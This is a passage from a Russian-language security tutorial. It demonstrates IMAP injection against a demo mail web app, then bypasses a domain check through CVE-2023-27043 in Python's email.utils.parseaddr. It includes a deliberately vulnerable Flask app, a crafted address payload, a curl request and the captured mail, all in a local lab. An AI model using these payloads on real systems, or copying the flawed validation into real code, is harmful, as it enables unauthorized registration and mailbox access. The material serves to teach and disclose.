Почтовый клиент откажется исполнять методы, требующие аутентифицированного состояния. Но раз методы читают ответы сервера строка за строкой и раз каждый запрос к заглавной странице вызывает метод `noop` для поддержания соединения, определённое число перезагрузок страницы приведёт к считыванию клиентом сообщения об успешном входе, что наталкивает на мысли:

- Первыми указать корректные логин и пароль, известные атакующему, чтобы клиент перешёл в аутентифицированное состояние, а на сервере произошла смена пользователя вследствие исполнения команд `LOGIN`
→ Почтовые сервера не допускают возможность смены пользователя без обрыва соединения, игнорируя команду `LOGIN` в аутентифицированном состоянии
- Провести попытку входа на этапе, когда следующим считанным клиентом сообщением от сервера будет сообщение об успешном входе, чтобы клиент перешёл в аутентифицированное состояние
→ Клиент проверяет, совпадают ли указанный им тег с полученным, потому вернётся ошибка о неожиданном ответе и попытка входа окажется неудачной
- При обрыве соединения сервером при попытке повторной аутентификации: отсчитать число перезагрузок до перезапуска соединения и связанной с этим задержки в ответе или до падения приложения в случае невозможности восстановления связи с сервером, чтобы понять, какие имя пользователя и пароль оказались верными
- При выводе ошибок пользователю: связать тег с указанным в полезной нагрузке или отсчитать число перезагрузок до вывода сообщения об успешном входе, если тег ответа в выводе не указан, чтобы понять, какие имя пользователя и пароль оказались верными

В своём веб-приложении я реализовала простейший вариант: вывод ошибок пользователю без их дополнительной обработки. Послав полезную нагрузку, атакующий будет перезагружать заглавную страницу, пока не увидит сообщение об успешном входе – ответ сервера с тегом `AAAA2`:



The screenshot shows a web browser window with the address bar displaying 'hahacking.local'. The page has a light pink background. At the top, there is a header '[HaHacking] E-mail' with an envelope icon. Below the header, the text 'Войти в систему' (Login) is displayed. An error message is shown: 'Failed! Error message: command: NOOP => unexpected response: b'AAAA2 OK Logged in''. Below the error message, there are two input fields: 'Имя пользователя:' (Username) and 'Пароль:' (Password). A button labeled 'Отправить →' (Send) is positioned below the password field. At the bottom of the page, there is a footer '@HaHacking © 2023'.

Тег `AAAA2` соответствует запросу `AAAA2 LOGIN contact "hahacking"`. Теперь, зная верные имя пользователя и пароль, атакующий сможет войти в почтовый ящик пользователя `contact` и даже немного развить атаку, повторно проэксплуатировав инъекцию для выполнения непредусмотренного приложением действия – внесения изменений, таких как, например, добавление на ящик нового произвольного письма или удаление уже существующих писем.

Python: email (Improper Input Validation)

- ✦ Github: github.com/qwqoro/Mail-Injection/python-smtp
- ✦ Issue про CVE-2023-27043: github.com/python/.../issues/102988
- ✦ Issue про подобную CVE-2019-16056: github.com/python/.../issues/78336
- ✦ Интересный пример подобной эксплуатации: xakep.ru/.../tchap + medium.com/@fs0c131y/tchap-the-super-not-secure-app-of-the-french-government

Весной 2023 года была обнаружена уязвимость в парсере адресов электронных почт подмодуля стандартной библиотеки Python `email` — `email.utils`, которую можно проэксплуатировать в случае попадания пользовательского ввода в функции `email.utils.parseaddr()` и `email.utils.getaddresses()`.

Уязвимость затрагивает версии Python: 0 - 2.7.18, 3.0 - 3.11

Бывает необходимо, чтобы подконтрольный пользователю адрес электронной почты принадлежал конкретному домену. Атакующий может попробовать обойти проверку домена, содержащегося в адресе его электронной почты, например, добавив в конце значения нужное доменное имя, при этом оно должно быть логически отделено от настоящего адреса электронной почты атакующего для сохранения возможности получения писем на настоящий адрес.

Для пресечения подобных попыток [вводятся парсеры](#) адресов электронных почт, выделяющие из передаваемых им значений корректные адреса.

Я снова изменила основную функциональность тестового веб-приложения и фронтенд: теперь пользователю предлагается зарегистрироваться в некоторой системе, причём для регистрации допускаются только почты домена `hahacking.local`.

Бекенд на **Python** был реализован с использованием фреймворка **Flask** и стандартных библиотек [smtplib](#) и [email](#).

hahacking.local/signup

[HaHacking] E-mail

Регистрация в системе

Допускаются только почты домена
hahacking.local!

Адрес электронной почты:

Пароль:

.....

@HaHacking © 2023

• app.py:

```
from flask import Flask
from flask import render_template, request
from smtplib import SMTP
from email.utils import parseaddr
from email.message import EmailMessage
from email.headerregistry import Address

app = Flask(__name__, static_url_path='', static_folder='public', template_folder='public')

@app.route('/')
def index():
    return render_template('index.html', result='')

@app.route('/signup', methods=["GET", "POST"])
def signupPost():
    result = ''

    if request.method == "POST":
        email = request.form.get('email')
        password = request.form.get('password')

        if parseaddr(email)[1].split('@')[1] == "hahacking.local":

            at = email.index("@")
            msg = EmailMessage()
            msg["From"] = Address("HaHacking", "contact", "hahacking.local")
            msg["To"] = Address("You", email[at], email[at+1:])
            msg.set_content("Welcome to HaHacking! You have successfully signed up!")

            with SMTP("hahacking.local", 25) as s:
                s.send_message(msg)
                result = "Вы успешно зарегистрированы!"

        else:
            result = "Допускаются только почты домена hahacking.local!"

    return render_template('index.html', result=result)

if __name__ == "__main__":
    app.run(host="hahacking.local", port=80)
```

Поскольку валидация, реализуемая функцией `parseaddr()`, некорректна в случае внедрения в передаваемую строку специальных символов (например: `()<>,;.\"[]`), атакующий может обойти проверку домена, который указан в адресе его электронной почты.

Пример полезной нагрузки:

```
contact@hahacking.local]<qwqoro@qwqoro.local>
```

Функция `parseaddr()`, вызванная от строки `"contact@hahacking.local]<qwqoro@qwqoro.local>"` возвращает кортеж, содержащий адрес электронной почты `contact@hahacking.local`. Именно этот адрес выделится в ходе проверки домена и благодаря нему проверка будет успешно пройдена:

```
$ python
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from email.utils import parseaddr
>>> parseaddr("contact@hahacking.local]<qwqoro@qwqoro.local>")
(' ', 'contact@hahacking.local')
```

Но если использовать `contact@hahacking.local]<qwqoro@qwqoro.local>` в качестве получателя письма, письмо об успешной регистрации в том числе придёт на адрес `qwqoro@qwqoro.local`:

```
(qwqoro@kali) - [~/EMAIL/webapp]
$ python app.py
* Serving Flask app 'app' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://hahacking.local:80/ (Press CTRL+C to quit)
127.0.0.1 - - [21/Sep/2023 05:04:23] "POST /signup HTTP/1.1" 200

(qwqoro@kali) - [~]
$ curl -X POST http://hahacking.local/signup -d "email=contact@hahacking.local]<qwqoro@qwqoro.local>&password=qwqoroqwqoro"
<!DOCTYPE html>
<html>
  <head>
    <title>HaHacking - Регистрация</title>
    <link rel="stylesheet" href="index.css">
  </head>
  <header>
    <div class="logo">
      <h1>[HaHacking] E-mail&nbsp;&#128231;</h1>
    </div>
  </header>
  <body>
    <div class="contact">
      <h2 class="title">Регистрация в системе</h2>
      <form action="signup" method="post">
        <p>Вы успешно зарегистрированы!</p>
        <label for="name">Адрес электронной почты</label><hr/>
      </form>
    </div>
  </body>
</html>

(qwqoro@kali) - [/var/mail]
$ cat qwqoro
From: contact@hahacking.local Thu Sep 21 05:04:23 2023
Return-Path: <contact@hahacking.local>
X-Original-To: qwqoro@qwqoro.local
Delivered-To: qwqoro@qwqoro.local
Received: from [127.0.1.1] (localhost [127.0.1.1])
  by hahacking.local (Postfix) with ESMTP id 81F342250F;
  Thu, 21 Sep 2023 05:04:23 -0400 (EDT)
From: HaHacking <contact@hahacking.local>
To: You <contact@hahacking.local]<qwqoro@qwqoro.local>>
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit
MIME-Version: 1.0
Message-Id: <20230921090423.81F342250F@hahacking.local>
Date: Thu, 21 Sep 2023 05:04:23 -0400 (EDT)

Welcome to HaHacking! You have successfully signed up!

(qwqoro@kali) - [/var/mail]
$
```

Заключение

Напоследок в качестве мотивации прикладываю несколько отчётов об эксплуатации таких уязвимостей:

- ✦ GSuite (Google Workspace), SMTP Injection: ehpus.com/.../smtp-injection-in-gsuite
- ✦ NextCloud Calendar, SMTP Injection: hackerone.com/reports/1509216 / hackerone.com/reports/1516377 / spaceraccoon.dev/.../#nextcloud-calendar-smtp-command-injection
- ✦ Tchap, Improper Input Validation: medium.com/@fs0c131y/tchap-the-super-not-secure-app-of-the-french-government

Успехов!

@HaHacking